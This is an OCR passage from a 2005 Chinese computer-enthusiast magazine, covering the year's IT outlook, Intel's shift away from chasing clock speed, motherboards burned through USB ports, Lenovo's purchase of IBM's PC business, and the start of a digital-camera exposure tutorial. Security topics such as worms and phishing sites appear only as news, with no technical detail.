一本大家都能看懂的电脑杂志

电脑爱好者®

爱好者 FAN GROUP

好“摄”之途

拥有一台数码相机，再加上你的一点点灵感、一点点技术，我们保证，你也可以在很短的时间内成为一名响当当的摄友！

2005·IT春天的约会

NTFS忘不了你的好

QQ动态表情自己做

一个个崭新的变化在向那些心中始终充满希望的人们预示着IT业的新年新气象。

1

2005

半月刊






2005·IT春天的

当人们还驻足在2004的IT寒冬时，2005年已经悄无声息地逼近IT世界。虽然分析人士仍旧习惯性地不看好2005年的全球IT市场，但一个个崭新的变化在向那些心中始终充满希望的人们预示着IT业的新年新气象。

硬件篇 双核CPU引领潮流

目前，无论是Intel还是AMD，都在马不停蹄地赶制双核CPU。预计这些双核CPU有望在2005年得到应用。到2006年，将有很大一部分PC机采用双核CPU。

Intel方面，目前可以肯定的是将针对台式CPU市场推出三款双核CPU：x20，x30和x40，三者的惟一差别在频率上。其中x20型号的工作频率为2.8GHz，而x30的则为3GHz，x40则为3.2GHz。保守估计，三款采用0.09微米制造工艺的CPU的量产恐怕也得到2005年中旬。



和Intel相比，AMD则较早地在官方网站上公布了关于服务器、台式机以及笔记本CPU发展的最新战略，证实2004年年底时的传言：现在的0.13微米Opterons CPU将很快被淘汰。AMD已经开始生产它的800、200和100系列（代号分别为"Athens"，"Troy"和"Venus"）0.09微米版。AMD将把它的FX和A64系列芯片生产转向"San Diego"，"Venice"和"Palermo"系列0.09微米SOI芯片，以取代现有0.13微米CPU。不过，AMD双核CPU计划在2005年下半年与大家见面，届时我们会看到代号为"Toledo"的台式机双核CPU。

软件篇 小心！智能蠕虫入侵

2004年中国软件业无疑在又一个寒冬中度过，虽有像263的e话通、Tom的Skype等颠覆即时通讯软件市场之作，但年底一笔京津两地政府软件采购大单险些落于微软之手的事实中国软件业敲响警钟。一直活跃在软件市场上的仍旧是瑞星、江民、金山等熟悉的毒软厂商。

随着互联网应用的拓展，病毒的话题已经成为了人们茶余饭后的重要谈资。在目前这个充满蠕虫和病毒的网络世界，今后两年的威胁将进一步恶化。互联网风暴中心首席技术官Johannes Ullrich认为，这种"猫抓老鼠"的游戏在2005年仍将继续上演。

而且，新一代的计算机病毒将变得更加智能，因此也就更难以清除。与目前的大多数计算机病毒不同的是，新一代病毒在发起攻击时，如果一次不成功，它可能还会尝试第二次，甚至更多次，直至攻击成功为止。攻击方式的转变使杀毒软件开发思路也被迫转变。在2005年，全方位、立体防护将成为主流杀毒软件的共性。

另一方面，病毒的扩散方式有别于以往。2004夏天的第一例手机病毒通过蓝牙功能迅速扩散并破坏Pocket PC和手机应用程

2005，64位成潮流

在Intel的新计划中，在2005年全线使用64位技术（也就是EM64T）。出人意料的是不但Intel的高端产品P4而且廉价Celeron系列同样支持EM64T。分析师认为，到2006年全球将有三分之二的PC机基于64位CPU。而且，为了发挥64位CPU强大的内存寻址能力，PC机的内存届时将达到4G甚至更高。

2005，手机存储达10GB

据分析家预计，随着3G服务的日益临近，手机最终将成为一款"万能设备"。除了功能之外，手机的存储容量也将实现质的飞跃。如三星SPH-V5400型手机就自带了1.5GB的硬盘。业内分析师预计，内置硬盘的手机将于2005年率先在美国市场流行。而且，存储容量也将随之增加到10GB。



三星SPH-V5400可以存储1.5GB数据


2005，15GB光盘上市

目前，NEC和东芝已经研制出了存储容量为15GB的HD-DVD盘片。他们计划于2005年低价推向市场。而索尼已经开发出了50GB的蓝光DVD光盘。到2007年，索尼还将推出4层蓝光DVD，存储容量可达到100GB；该公司表示，最终还将推出8层DVD碟片，可存储200GB数据。



松下蓝光刻录机已经面世

约会



■ 本刊记者　张健

序，这也许仅仅是一个开始。在2005年，任何拥有IP地址的设备都有可能成为蠕虫病毒入侵的对象。



传统的杀毒软件也许不能从根本上解决问题了，软硬件厂商一同上阵将成为一种趋势。无论是AMD即将推出的Athlon 64 CPU所独有的NX技术，还是Intel在新版P4处理器中集成的XD技术，都是硬件防病毒技术。加之64位Windows XP和Windows Server 2003版的正式面世，2005年的病毒攻防战可谓精彩万分。

畅想2005



倪光南院士

2005年是IT业关键的一年，一方面我们的设备和技术在WTO的规则下，不得不面对国外公司同等条件的竞争；另一方面，随着2008年的临近，我们又不得不加紧脚步，设计有自主知识产权的设备和软件。两个“不得不”在这里是否有些危言耸听？

倪光南院士在京津两地政府采购一事尘埃落地时，既肯定了国内软件企业取得的成果，又揭示了我们的不足。事实上，经过10余年发展，国内尚未有一个软件企业具有独立开发从操作系统到应用软件，甚至是行业软件的吞吐能力。问题不光出在软件企业，国内硬件制造业底子薄也是毋庸置疑的原因之一。

2005年，给中国的IT业留下了巨大的想象空间。2005年，我们在享受国外先进IT产品的同时，更希望国内企业迎头赶上。2005年，IT业的春天还远吗？

2005，软件人才缺口60万



2005年,我国的软件与信息服务业国内市场销售额要达到2500亿元市场目标,在从业人员规模上要形成80万人开发人员队伍。然而,现有的统计调查显示,我国国内企业现有软件技术开发人员大约20万人,达到2005年80万人的规模,每年至少需要补充60万的人才缺口。

2005，国产网游崛起之年

2005年玩家对于本土原创呼声增高也逐渐成为一种倾向。从《剑网》到《大话西游》，从《梦幻西游》到已经出鞘的《封神榜》，国产原创游戏良好的品质已经给玩家积累了足够的对于原创的信心。如果说，2004年是国产网游元年的话，那么2005年将是国产网游　起的一年！

2005，IM软件玩宽带

2005年，随着微软MSN服务器的本土化迁移，即时通讯(IM)软件将会进入新的竞争阶段——基于宽带融合多媒体的通讯时代。263的e话通主唱宽带环境下的图像单点对多点、多点对多点的时时传送，TOM主推的Skype则注重提高P2P环境下的语音通话质量，那么，腾讯QQ基于窄带的即时通讯软件地位是否会动摇，腾讯又会给我们带来哪些宽带应用呢？



263 e话通可爱的LOGO

传播科技快讯、关注业界话题。您所关心的，正是我们所关注的。**《电脑爱好者》新视界**，期望倾听您的声音。

电话：010－62161336－8631

传真：010－62162003(请注明新视界栏目)

投稿信箱：viewpoint@cfan.com.cn

CF[XW01]

CPU的频率一直就是性能的标杆,"频率高则性能高"几乎成了一个铁律。但这个来自Intel的铁律,却被Intel无情地收回了。贝瑞特当中下跪之举是否预示着CPU频率游戏的终结?

在美国佛罗里达州举行的产业会议上,Intel的首席执行官贝瑞特因为搁置4GHz芯片计划一事,竟然当众下跪道歉。这是否意味着:

频率游戏

■ 本刊记者 Storyer

要频率,还是要性能?

"频率高则性能高"在CPU刚突破1GHz后受到了一次重大的冲击:由于P Ⅲ的核心当时无法稳定运行于超过1GHz的频率上,导致P Ⅲ无法与AMD的Athlon处理器抗衡。那时,Intel在第一时间内推出了新一代构架的P4。P4一出世就站在频率的制高点上,1.3GHz的频率是当时Athlon处理器的构架和工艺无法达到的。但第一批1.3GHz的P4,却无法战胜1GHz刚出头的Athlon处理器。对此,Intel快速提升P4频率,依靠高频率弥补构架上的先天不足。由于Intel 0.13微米制造工艺的成熟,P4的频率在近两年内一口气 升到了800MHz前端总线、3.2GHz核心频率。甚至推出了0.13微米,具有1066MHz前端总线、频率3.46GHz、2MB 三级高速缓存的Pentium 4 XE。

AMD也没有闲着。Athlon进化到Athlon XP,由于核心构架的不同,无法提升到与Pentium 4同样的频率高度。因此AMD不再标注CPU的频率而是标注PR值,用综合指标代替频率参与竞争,Athlon 2500+即相当于Pentium 4 2.5GHz的处理器。

按照Intel早先的计划,频率游戏还是要继续玩下去的。新的0.09微米制造工艺搭配Prescott核心应该很容易提升到更高的频率。但这样的提高方式却带来了巨大的发热量,也带来了CPU的不稳定因素。这时,我们便看到了Intel推迟4GHz Pentium 4E的消息。

在架构上做足文章

与Intel的大胆冒进相比,AMD则把重点放在了64位处理器开发上,新构架很快就显现出了威力。尽管AMD的Athlon 64与Athlon XP相比,频率并没有提升,但性能却是明显提高,Athlon 64 3200+的性能稳超P4 3.2GHz。同时,一直作为追随者的AMD也看到了Intel转型0.09微米制造工艺的前车之鉴,在提升0.09微米工艺时相当谨慎。AMD发现,自己优秀的构架能够让仅2.4GHz的处理器达到理论上Pentium 4 4GHz的性能。因此,毫不犹豫地把这一款处理器定名为Athlon 64 4000+。不但如此,AMD还有频率为2.6GHz的Athlon FX55处理器,而更高频率的处理器也可以"按计划"推出。可以说,如果Intel再拿不出新东西,这次频率与性能的游戏获胜者将是AMD了。



目前最高端的Dell XPS,拥有3.46GHz P4 XE处理器、2GB DDR2内存、双400GB硬盘组成的RAID 0或者RAID 1、ATi X800 XT、19英寸液晶显示器,估计售价5000美元

Intel转型一:要功能不重性能

在Intel对AMD的频率游戏占优的时代,Intel看到到笔记市场的巨大商机,决定专门推出针对笔记本的处理器,这就是我们熟悉的迅驰构架的核心—— Pentium M。但不知道大家注意到没有,在迅驰刚推出时,Intel是用自己1.6GHz的Pentium M与2.4GHz的Pentium 4M相比,结果却是Pentium M获胜。这时很多用户也发现了其中的端倪,



这是一款频率为3.6GHz的处理器,档次比570J稍低,不过也采用了E0制程,配合WINDOWS XP SP2后具备防毒功能

Pentium 4核心高频率低性能的质疑又被提了出来,而Intel也很快改变了宣传方式,Pentium M的性能不再是重点,无线局域网

的终结



功能成为了热门。

但Pentium M的优异性能是不会这么沉默下去的，特别是近期Pentium 4无力与Athlon 64抗衡的状况下，网络媒体时常爆出Pentium M性能可比Athlon 64新闻，很难说其中没有Intel想用Pentium M试水桌面市场的想法。而在市场已经不喜欢频率时，Intel也会毫不犹豫地选择性能。

Intel转型二：要功能重在应用

Intel涉足应用的想法由来已久。早在1999年，Intel在早期的芯片中增加的序列号检测的功能为软件识别用户提供了可能，但这遭到了用户的"有可能侵犯个人隐私权"的质疑，甚至有用户称"PⅢ能够自动向Intel发送信息"。

2003年3月12日，Intel全球同步发布了以主题为"无线的无限"的"迅驰"移动芯片，并贴上了"革命、创新"等扎眼的标签，以此来博得业界的欢呼，当计算机与通信间的界限被逐渐淡化和模糊后，Intel试图从IT的泥淖中爬出来，移动计算芯片"迅驰"、智能电话芯片PXA 800F成为救命稻草，伴随着"迅驰"芯片的　落地，集处理器、芯片组、无线模块、图形处理模块于一身的捆绑式芯片变成拯救Intel未来的关键棋子。

2004年年底，Intel一反常态，低调地推出核心频率3.8GHz、基于E0 Stepping Prescott内核的Pentium 4 570J处理器。Intel在E0 Stepping Prescott核心中加入Intel Execute Disable Bit（业界简称XD技术）防病毒功能，其用途和AMD的Enhanced Virus Protection相同，功能可以令部分内存地址定义为"Data only"，以此来防止病毒、蠕虫、木马等程序利用溢出、无限扩大等手法去破坏系统，并取得系统的控制权。

Intel的未来

序列号识别用户技术也好，迅驰移动计算技术也罢，还有XD技术，正好说明Intel未来的方向，他们已经放弃了只向处理器频率发展的市场策略，因为频率是有尽头的，而扩展CPU功能和应用范围是无穷尽的。另外，Intel一改以频率命名的习惯，改用型号表示，也反映了Intel决心洗"芯"革面、淡出高频率CPU的影子。其实，扩展芯片的功能、扩大高速缓存、研究双核心、加强64位应用等等，远比单纯地靠提高频率增加处理器性能容易实现。

Intel虽自称不再推出4GHz的P4，但分析人士认为，Intel此举正意味着Intel在寻求新的转型。就像当PⅢ之路将尽，Intel站出来说不再提高PⅢ的频率，结果推出了新架构的P4。Intel此次行动正说明它开始在架构上大做文章。分析人士指出，这种架构上的转变也许就是应用的拓展，就像E0核心中增加的防病毒功能一样。那么，2005年CPU市场会有怎样的风云突变呢？我们一同期待。


CF[XW02]

P5，换个马甲我也认识你

■ 本刊记者 Storyer

近日有读者来电询问，是不是Intel出新CPU了，现在经销商都在推荐用"P5"CPU装电脑。本刊记者赶忙到市场打探，原来不过如此。

"P5"就是我们一直在谈论的LGA775接口的P4。"P5"处理器与现在流行的Socket478接口Pentium 4处理器的明显区别就是CPU没有脚针。实际上，脚针、外壳都属于CPU封装，真正与CPU性能相关的是CPU的核心。市场上主流的"P5"依然是用的Prescott核心，0.09微米制造工艺，集成1MB同步二级缓存，这些与Socket478接口P4 E完全一致的，而"P5"的真实名称同样也是P4 E，只不过把接口换了一下。此外，"P5"



反面



正面

也有采用0.13微米制造工艺，集成2MB三级同步缓存和512KB二级同步缓存的至尊版，这其实是Socket478接口的P4 XE。

CF[XW03]



13亿 据知名研究公司Forrester公布最新报告，到2010年全球PC数量将比现在增加一倍，达到13亿台。中国、俄罗斯和印度等市场PC普及率飞速增长是促进全球PC数量增加的最主要原因。

13.8% 新兴媒体挑战传统媒体，习惯上网阅读者急剧增多。第三次全国国民阅读与购买倾向抽样调查显示，除电视保持增长外，通过报纸、广播等媒体了解时事新闻的比例都有所下降，每天早晨通过互联网了解时事新闻的网民比例占网民总体的比例已经达到13.8%。


20年 近日，国内几家权威网站科技频道大版面报道联想收购IBM PC事业部一事后，又推出了联想20年经典回顾专题。20岁正是告别乳臭未干的年龄，联想现在就踏在这个关口。用联想集团董事会主席柳传志的话说，联想用20年的时间只为实现国际化的梦想。

20款 继《巨商》成功地以免费游戏在国内网络游戏市场杀出一条血路后，一股免费热浪滚滚袭来。12月，又有三款大型网络游戏《密传》、《命运2》、《彩虹冒险》宣布陆续弃原有运营模式，不再针对玩家上线游戏时间收取费用。至此，网络上已经出现20余款免费游戏，正成为游戏市场的新生力量。

50万 网上谈成一笔50万生意，可是对方你又完全不认识，你选择什么样的支付手段？一个城市可以同城交易，如果相隔千里，你放心先付钱么？近日，利用淘宝"支付宝"，珠海的一位做生产加工天然宝石的劳女士谈成一笔50万的生意。

冠 微软靠边站？软件采购大势已去

2004年12月初，包括金山在内的三家国内办公软件厂商与北京市政府有关部门签订采购协议。至此，沸沸扬扬的国产软件采购事件告一段落。不过，处在 涡中的微软产品采购方案至今尚无说法，有关国内厂商人士亦表示，并不了解微软方面的谈判进程。



科技部李武强副司长指出，各国政府采购时，都是只要有本国产品就一定要采购，没有时才会考虑国外产品。中国工程院院士倪光南表示，要警惕将"政府采购正版软件"变成"政府采购外国软件"。

上榜理由： 软件采购一波三折，国产软件在使用中的Bug没有得到及时的解决成为公务员放弃国软的主要原因。采访中，记者发现，国产软件和国外软件的兼容性问题，也成为制约公务员参与国际交往，指导企业商业活动的绊脚石。



主板烧毁


日前，有读者打电话反映自己购买的微星865PE主板无故被烧毁，而且在维修中心处得知，被烧毁的主板同样出现在知名厂商华硕和技嘉，希望记者介入调查。

USB设备烧主板？

在记者询问下，李先生讲述了烧毁前的一幕：当连接USB移动硬盘后，起初检测不到USB硬盘，同时系统死机，再次开机显示器无反应，打开机箱时发现南桥已烧毁 。



南桥芯片的防伪贴已被烧穿



出问题的南桥芯片ICH4

记者随机走访了中关村电子商城里的微星主板经销商，确实听到不少经销商在抱怨，10月份以来，因为同一原因客户拿到经销商处要求更换的不在少数。无独有偶，据了解，问题是由Intel两款主流的南桥芯片ICH4和ICH5引发的。为何已经上市多时的产品会出现新问题？有多少用户会受到影响？这些都是我们所关注的。

初步判断：劣质USB造次

主板一线厂商纷纷暴露问题，看来问题不在少数。那么，小小的USB设备真的能够烧毁主板？在微星售后维修部，记者看到，工程师立即进行故障检测的全过程。李先生使用的是富士康机箱，再次更换主板，连接USB移动硬盘后，测量机箱的前置USB接口外壳的电压，上面竟然有+3V的电压！按USB2.0标准，USB端口的外壳应当接地，这+3V电压从何而来？为追根寻源，工程师拆下机箱前面板，发现机箱的前置USB接口竟然是非常简陋的一个接口，没有PCB板，仅仅是一个USB端口，用一个塑料架固定在机箱前置面板上。

微星工程师又进一步分析测试，在这个USB端口插入其他USB设备，可以正常识别使用，没有出现烧南桥的故障。为什么偏偏插这个USB移动硬盘烧南桥？是否这个USB移动硬盘也有类似问题。于是检测它的USB插头外壳是否接地。这一检测，发现它也没有接地。也就是说当外壳没有接地的USB端口插入外壳没有接地的USB设备的时候将导致南桥烧毁。

门户巨变！ QQ也要插一杠

就在新浪、搜狐、网易、TOM等门户网站争相杀进即时通讯市场之时，拥有中国80%即时通讯用户的腾讯CEO马化腾，却转身要打造网络生活门户QQ.com，放言明年进入国内门户前三名。三大门户的现有格局将受到强有力的挑战。马化腾表示：腾讯开始构想未来的QQ.com将在传统资讯服务的基础上，更加延伸到无线服务、游戏娱乐等领域，利用即时通讯工具对于用户的粘性，推广我们门户上的网络硬盘、在线新闻广播、音乐点播等新的应用。



上榜理由：当互联网深度整合趋势愈加深入时，人们的工作生活也随之发生着悄然的变化，顺应这种趋势的是互联网应用无论从规模上还是从范围上都将迎来雪崩式的增长。那时，网络生活化将成为一个必然。腾讯此举无疑是想为网民创造一个"网络生活"的大场面，不过愿望能否实现，还得看其他门户是否给面子了！

谁之过？

■ 选题提供:李先生(奖金100元)
■ 本刊记者 张健

主板烧毁谁之过？

问题看似集中暴露，实际另有隐情。华硕、微星、技嘉作为一线大T，首批拿到Intel改良后的南桥芯片，问题也就暴露得最早。


此次事件中，为什么烧南桥的集中在ICH4和ICH5？ICH4和ICH5南桥有USB 2.0。Intel在他们的865和USB 2.0设计指南中说ESD保护装置放在机箱的前置USB的PCB板上，可这部分应由机箱厂家设计生产的。出于节约成本，他们从来没考虑ESD这个问题。其实，这也不能怪前置USB的PCB板设计，因为Intel没有指定用什么样的ESD，仅仅是说要经过测试不影响USB信号才可以。

小小的ESD（静电放电）保护装置对电脑真那么重要吗？静电对PC的危害,以前常见的是死机，重新启动等现象。到现在的USB 2.0系统，出现了烧南桥的现象。因为现在各种USB接口的设备应用广泛，如DV、摄像头、移动硬盘、闪存盘、MP3、打印机等等。由于USB的热插拔的特点，使用者会经常地接触USB系统，于是就可能出现很强的静电放电。


在USB 1.1时代为什么几乎没有这种情况？专家指出：第一，那时USB接口的数字消费产品以及外设很少；第二，USB 1.1是低速传输，无需复杂电路控制，USB 2.0是高速的数据信号传输设备，原来USB1.1的技术不能适用了。Intel在USB接口有关文件中也只提出设计和测试建议，没有指定那种电路和装置。



从机箱拆下的前置USB端口



USB端口外壳没有接地



硬盘接口竟有电压存在，证明也没有接地

其实，对于主板出货量动 几十万片的华硕、微星和技嘉三大厂来说，只有百十片出现该问题属正常故障率范围。可对于出现问题的消费者来说，那一片坏主板就是他的全部损失不是。说来说去，买机箱或者USB设备时还是得选优等品。否则，在未来的USB X.0时代，烧毁的也许就不是南桥芯片了。CF[XW04]

热 词

网银大盗

造一张假银行卡，从ATM上取走大量现金已经不是什么新鲜事。可最近，网上出现了多个工商、农行，甚至有银联门户。原来，这是一些不法分子制作的假冒银行网站，骗取您取款卡上的账户和密码。经证实为假冒网站后，公安部门于7小时内关闭了这些网站，并立案寻找"网银大盗"。

反华游戏

近日，京城玩家为一款名为《命令与征服3——将军》的电脑游戏气愤不已。原来，游戏中出现恐怖分子袭击天安门的情节。据悉，游戏中含有危害中国主权和领土完整的内容，严重违反了我国的法律法规，"反华游戏"遭到我国游戏玩家的强烈抗议。

博客

近日，"博客"（BLOG）一词被CNN科技频道评选为2004年的10大热门词汇之一。一个BLOG就是一个网页，它通常是由简短而且经常更新的帖子所构成。这些张贴的文章都按照年份和日期排列。由于沟通方式比电子邮件、讨论群组更简单和容易，它已成为家庭、公司、部门和团队之间越来越盛行的沟通工具。

十大病毒


日前，国内著名计算机反病毒厂商江民科技根据病毒造成的损失大小、病毒发作的频次及潜在危害等特征，综合了用户病毒上报数据以及江民病毒预警系统数据，发布了2004年度十大病毒排行。2004年的"毒王"宝座最终被"震荡波"病毒夺得。CF[XW05]

只要敢想!联想也玩“蛇吞象”

■ 邹肇辉

联想集团以12.5亿美元收购了IBM个人电脑事业部，收购的业务为IBM全球的台式电脑和笔记本电脑的全部业务，包括研发、采购。原CEO杨元庆接任董事长，CEO一职由IBM高管史蒂芬·沃德接任。

收购IBM PC事业部一事震动海内外，一时间各方诸侯会聚京城，倒不是因为联想的名头已响亮到可以号令诸侯，而是因为IBM这只IT“大象”的影响力实在太大。IBM即便失去昔日一手遮天的威风，但在群雄逐鹿的今天，其一方诸侯的地位依然难以撼动。别的暂且不论，单是他那不得意的PC事业部，动 百亿美元的收入也远超联想，只不过亏了2.58亿美元使财务报表有些难看罢了。这回IBM为强化主营业务，决定出售PC部门，好似一颗炸弹落水，涉事各方想在巨浪面前强作镇定都难。最后接手的居然是联想，亦大出人们意外，不禁对联想的外交能力大为折服。联想终于迈出了国际化的步子，但与此相关的企业大多心事重重，不置一语。然而表面的平静如水难以掩饰内心的翻江倒海，面对一副即将重新洗过的牌，除了惠普、戴尔等几位老庄家，大家心里好像一下没了底，有种 然临之的眩晕。外界乐观的情绪与PC业内厂商们冷漠的态度形成了鲜明的对比。



乐观并非全无道理，人们对新联想寄予厚望亦在情理之中，一些擅于从大处和高处着眼的朋友超越IT将此事件上升到民族工业 起的高度来欢呼也未尝不可，毕竟这是国内IT企业真正走出去的第一遭。联想借IBM的技术、全球营销网络以及生产能力得以迅速扩充实力，并一举迈过20年来未曾走通的国际化道路，并有望以世界第三大PC制造厂商的身份进军全球500强。IBM更加乐观，因为他借此丢掉PC包袱，将更多的资源投入到高端的科技服务及计算技术等主营业务中。砍掉枝蔓突出主干是当年郭士纳重振IBM的主要路数之一，屡试不爽，以至IBM在卖掉硬盘部门之后又兴冲冲地来一个卖PC部门的大手笔。

> 这次购并的直接效果就是：中国IT业第一家跨国公司提前数年诞生了……联想和华为等公司在全球市场竞争力的崛起过程，也就是中国高科技产业全球崛起的历程。
>
> ——著名IT评论家 方兴东



外电指出，联想的“蛇吞象”也不是那么好玩的。吞下IBM的PC业务后，联想将面临诸多挑战：如何将两种截然不同的企业文化进行有效融合并迅速提升赢利能力，如何驾驭一个国际化的公司并保持正确的航向，都是 待解决的问题！IT界历来是购并的热点领域，但鲜有成功的例子，不管是惠普和康柏的合并，还是三星对AST的收购，效果和人们的初衷都相去甚远。前车之鉴，使许多人对新联想并不看好，调门异常低，更有戴尔、惠普等更直言不讳地说这将是一场失败的收购。他们的话倒不必太当真，能大度到为对手大唱赞歌的“圣人”毕竟不多。

此事件对全球PC产业格局的影响是不容置疑的。不管是巨无霸还是小不丁，凡是在PC这口锅里搅饭勺的，都得重新审视一下自家饭碗的大小。面对新联想这个“大肚汉”，有如临大敌的，也有不屑一顾的，更多的是静观其变。的确，现在说什么都为时过早，那就且看新联想这头新大象如何跳舞吧。而作为PC始祖的IBM，在PC步入青壮时却 然弃他而去，再冠冕堂皇的商业理由都难掩几分遗憾。今后当IBM面对PC时，是否会感慨于“曾经惊鸿照影来”从而感伤于“犹吊遗踪一 然”呢？

CF[XW06]

lenovo联想

联想国际化之路

1991年，联想德国公司成立，这是联想开始向国际化方向迈进的第一个信号。1992到2000年间，联想完成了在欧美市场的布局。在海外主要是做QDI主板业务，并以此为基础，逐步开拓联想品牌业务，如笔记本电脑、IA产品等。

为了提升自己在咨询、软件方面的不足，逐步形成IBM那种由咨询方案软件带动PC硬件的IT服务模式，2002年3月，联想并购汉普咨询；当年4月，联想与智软成立合资公司，共同发展保险领域IT服务；2002年10月，联想收购中望商业机器有限公司的重要业务及资产。

现在，从PC到多元化、IT服务，再回归“专注”PC，是命运又戏剧性的让联想和IBM再次相遇。

IBM大事记

- 1981：推出首款个人电脑
- 1986：推出首款笔记本电脑
- 1992：推出ThinkPad，ThinkPad是市场首款拥有10.4英寸彩色屏的笔记本产品
- 1999：宣布退出零售业
- 2000：ThinkPad笔记本电脑出货量达到1000万台
- 2001：推出市场首款拥有安全芯片的笔记本电脑，是行业首款获得可信赖运算平台联盟(一个制定数据安全标准的行业组织)认证的笔记本电脑。
- 2003：ThinkPad笔记本电脑出货量达到2000万台
- 2004：PC出货量达到1亿台(包括台式机和笔记本)



本专题彩色照片样张见内彩第4、6页。

好“摄”之途

——数码相机拍摄实例剖析

■策划 CFan 怪鸭兽
■执笔 福建 斯佳丽
■拍摄 福建 e土 汪莹野

随着数码相机的价格直线下降，许多朋友拥有了自己的DC，但是相当多的人一直把它当成传统傻瓜相机来使用，每次拍照时只知道按下快门，其实数码相机提供了许多高级功能，正确应用它们，可以让你拍摄出来的照片更加完美，甚至创作出专业水准的摄影作品。你可能觉得这应该是那些专业摄影师才能掌握的技能，其实不然，只要看过本期的特别话题，真正掌握并熟悉数码相机的几个重要功能，并学会巧妙组合使用它们，再加上你的一点点灵感，我们可保证，你可以在很短的时间内成为一名响当当的摄友！

菜鸟最难逾越的五道坎



专业摄影师为何能拍出好照片？最重要的原因是他们懂得应用调校相机的相关参数。可是很多人都认为：这些光圈、快门等的组合好像挺复杂的，也不容易理解。今天笔者就由浅入深，让大家了解数码相机相关参数的调校方法。

小提示

了解你的数码相机　从使用说明书开始

就算同一个参数在不同的数码相机上调校时，步骤和方法都可能不一样。而此时，如果我们懂得基本方法的话，只要查阅使用说明书，就可以很快地调校出来。相信很多读者对数码相机都不是那么熟悉，阅读这些使用说明书，不仅可以了解你的数码相机的规格与特性，还可以了解使用数码相机的基本技巧，对你的入门功夫一定大有帮助。

1.光圈如何调校

大家应该都知道光圈的功能是控制曝光量的大小。如果用煮菜来比喻，光圈就相关于火力大小。它是指快门打开时，光线从镜头进入到CCD的开口大小，其作用为控制进光量的多少。在同等光源下，光圈开大时进光量较多，照片就较亮；反之，光圈关小时进光较少，照片就显得较暗。数码相机一般都有多种光圈值可调整，例如f1.4、f2、f2.8、f4……在数码相机中，光圈值是以倒数来表示，所以光圈值越大，代表的光圈就越小，大家可千万不要搞错了　！以柯尼卡美能达DiMAGE A1为例，将模式转盘转到“A档(光圈优先)”，此时在LCD上就会以蓝色显示光圈值(见图1)，转动控制转盘就可以改变光圈值。




图1　此数值即当前的光圈大小

不同的光圈值也可用来控制景深(主体前后的清晰范围)，光圈和景深表现正好成反比的关系：光圈越小、景深范围越长，画面也越清晰；光圈越大、景深范围越短，画面也越模糊(见表1)。通俗地说，拍照时，焦点会在拍摄主体之上，因此焦点前后的影像未必能清楚。景深即表示从对焦处开始计算，前后可以清晰入镜的距离。

表1 光圈和拍摄效果的关系

光线	光圈	拍摄效果
光线阴暗(阴雨天、室内)	大光圈(f2.8、f4)	景深浅，光线细节丰富
正常光线(白天、室外)	中光圈(f5.6、f8)	景深较宽，照片层次较佳
光线强烈(盛夏、正午)	大光圈(f11)	景深宽，照片前、中、后景层次分明

2.快门如何调校

数码相机除了利用镜头上面的光圈来控制进光量，数码相机本身也有一个控制进光时间的装置，那就是快门。快门是大家比较容易理解的，通过光圈(进光量大小)与快门(进光时间)的搭配，就完成曝光行为了。这就好比微波炉，控制烹煮时间的长短可以决定食物生熟的程度一样。在光线不足的室内或阴雨天，往往需要以慢速快门汲取更多的光线，才能捕捉到拍摄主体的影像；相反地，如果光线太强，就必须以较高速的快门来限制总进光量(见表2)。快门一般用秒来表示，例如:4、2、1、1/2、1/4、1/15、1/30、1/60、1/125、1/250、1/500。以柯尼卡美能达 DiMAGE A1 为例，将模式转盘转到"S档(快门优先)"，此时在 LCD上就会以蓝色显示快门速度(见图2)，转动控制转盘就可以改变快门速度。




图2　此数值即当前的快门速度

表2　快门速度和拍摄效果的关系

光线	快门速度(单位:秒)	拍摄效果
光线阴暗 (阴雨天、室内)	慢速快门 (1/15、1/30)	只能拍摄静态对象，移动中的目标则模糊不清
正常光线 (白天、室外)	中速快门 (1/60~1/30)	可以捕捉到慢速移动的目标，允许相机轻微晃动
光线强烈 (盛夏、正午)	高速快门 (1/500以上)	可以冻结高速移动的物体，对相机晃动不敏感

3.曝光补偿如何调校

